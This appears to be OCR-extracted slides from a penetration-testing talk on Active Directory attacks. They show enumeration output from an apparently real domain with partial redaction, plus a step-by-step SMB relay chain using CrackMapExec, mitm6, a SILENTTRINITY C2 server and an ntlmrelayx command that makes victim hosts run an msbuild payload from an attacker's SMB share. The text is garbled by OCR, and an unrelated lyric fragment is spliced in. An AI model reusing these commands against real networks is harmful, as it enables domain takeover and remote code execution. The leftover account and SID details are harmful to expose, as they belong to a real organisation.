
- Written by Sean Metcaff
  - https://github.com/PyroTek3/PowerShell-AD-Recon/blob/master/Find-PSServiceAccounts




```
PS C:\Windows\system32> Find-PSServiceAccounts
Discovering service account SPNs in the AD Domain pcanet.local


Domain               : [redacted]
UserID               : Administrator
PasswordLastSet      : 04/20/2015 18:24:39
LastLogon            : 03/05/2019 18:08:41
Description          : Built-in account for administering the computer/domain
SPNServers           : {pc[redacted]
SPNTypes             : {MSSQLSvc}
ServicePrincipalNames : {MSSQLSvc/[redacted]433}

Domain               : [redacted]
UserID               : krbtgt
PasswordLastSet      : 01/28/2018 18:50:20
LastLogon            : 01/01/1601 00:00:00
Description          : Key Distribution Center Service Account
SPNServers           :
SPNTypes             : {kadmin}
ServicePrincipalNames : {kadmin/changepw}
```

GET-NETUSER

- User Hunting
  - Get-NetGroupMember ‘Domain Admins’ -Recurse Get-
  - Net-GroupMember 'Domain Admins' -Recurse
  - Get-NetUser -AdminCount | select name,whencreated,pwdlastset,lastlogon



```
S C:\Windows\system32>  Get-NetGroupMember 'Domain Admins' -Recurse

roupDomain   : [redacted]
roupName     : Domain Admins
[redacted]
emberName    : [redacted]
emberSID     : S-1-5-21-1935655697-1390067357-725345543-6613
sGroup       : False
emberDN      : CN=[redacted],OU=Service & Vendor Accounts,DC=[redacted]

roupDomain   : [redacted]
roupName     : Domain Admins
emberDomain  : [redacted]
emberName    : CAroot
emberSID     : S-1-5-21-1935655697-1390067357-725345543-2618
sGroup       : False
emberDN      : CN=CAroot,OU=Service & Vendor Accounts,[redacted]

roupDomain   [redacted]
roupName     : Domain Admins
emberDomain  : [redacted]
emberName    : Administrator
emberSID     : S-1-5-21-1935655697-1390067357-725345543-500
sGroup       : False
emberDN      : CN=Administrator,OU=Service & Vendor Accounts,DC=[redacted]


S C:\Windows\system32> Invoke-UserHunter -Stealth -ShowAll

serDomain       :
serName         : DSK8512VVB$
omputerName     : [redacted]
PAddress        : [redacted]
essionFrom      : [redacted]
essionFromName  [redacted]
ocalAdmin       :

serDomain       :
serName         [redacted]
omputerName     : [redacted]
PAddress        : [redacted]
essionFrom      : [redacted]
essionFromName  : lpt63549d0.[redacted]
ocalAdmin       :

serDomain       :
serName         [redacted]
omputerName     : [redacted]
PAddress        : [redacted]
essionFrom      : [redacted]
essionFromName  :
ocalAdmin       :

serDomain       :
serName         : Administrator
omputerName     : [redacted]
PAddress        : [redacted]
essionFrom      : [redacted]
essionFromName  : [redacted]
ocalAdmin       :
```



```
S C:\Windows\system32> Get-NetUser -AdminCount | select name,whencreated,pwdlastset,lastlogon

ame             whencreated            pwdlastset             lastlogon
---             -----------            ----------             ---------
dministrator    11/12/2003 1:57:31 AM  4/20/2015 1:24:39 PM   3/5/2019 1:03:04 PM
[redacted]      11/12/2003 2:34:35 AM  2/12/2019 4:46:28 PM   2/8/2019 5:20:15 PM
WSupport        4/26/2004 1:22:05 PM   6/15/2004 8:36:31 AM   12/30/2015 8:26:42 AM
Aroot           4/25/2004 7:09:20 PM   6/20/2011 10:10:20 AM  12/31/1600 6:00:00 PM
rbtgt           11/12/2003 2:06:18 AM  1/28/2018 12:50:20 PM  12/31/1600 6:00:00 PM
[redacted]      11/12/2003 2:33:32 AM  2/6/2018 12:20:59 PM   2/28/2019 2:43:29 PM
[redacted]      2/5/2015 10:39:03 PM   7/16/2018 4:09:08 PM   3/4/2019 8:16:41 AM
 Able           7/7/2016 1:55:09 PM    1/18/2019 11:16:41 AM  1/21/2019 10:12:10 AM
```

AD ATTACKS

INVOKE-THEHASH

- SMB Relay attack
- Why crack NTLMv2 Hashes when you can just relay them
- Used Requires SMB Signing not be forced on target (default)
  - Recent research has not been kind to NTLM
- Easily get DomainAdmin

INVOKE-THEHASH

- Steps
  - Identify targets
  - Set up man in the middle infrastructure
  - Set up relaying infrastructure
  - Go to lunch
  - profit

INVOKE-THEHASH

- Tools
  - CrackMapExec - identify vulnerable targets

    ```
    cme smb <CIDR> --gen-relay-list targets.txt
    ```

  - MITM6

    ```
    mitm6 -d domain.local
    ```

  - SILENTTRINITY

    ```
    python3 ./teamserver.py <ip> <password>
    python3 ./st.py wss://user:password@10.1.10.136:5000
    Follow steps to generate msbuild payload
    Move to an smb share (impacket smbserver is good)
    ```


  - ntlmrelayx.py


    ```
    ntlmrelayx.py -6 -wh attacker.local -tf ./targets.txt -l /tmp/ -c ‘C:
    \Windows\Microsoft.NET\Framework64\v3.5\msbuild.exe \\attackerip\SMB\msbuild.xml
    ```

INVOKE-BLOODHOUND

- “Defenders think in lists. Attackers think in graphs. As long as this is true, attackers win” - John Lambert
- Uses graph databases and the neo4j language to visualize AD environments
- Shows exploitation path to high value targets
- Data can be gathered by low priv user

Say Map!
Map!
LOUDER!
Mmmaa aaaaaa aaaaaa aaaaaa aaaaaa aapp!!!
I'm The MAP!
Yeah! I know!


MemberOf
MemberOf
DOMAIN ADMINS@CORP
MemberOf
MemberOf
SECURITY ENGINEERS@CORP.LOCAL
WriteOwner
CYBER_ADM@CORP.LOCAL
GenericAll
CORP.LOCAL
Contains
ADMINISTRATOR@CORP.LOCAL
MemberOf
WriteOwner
SALVADOR@CORP.LOCAL

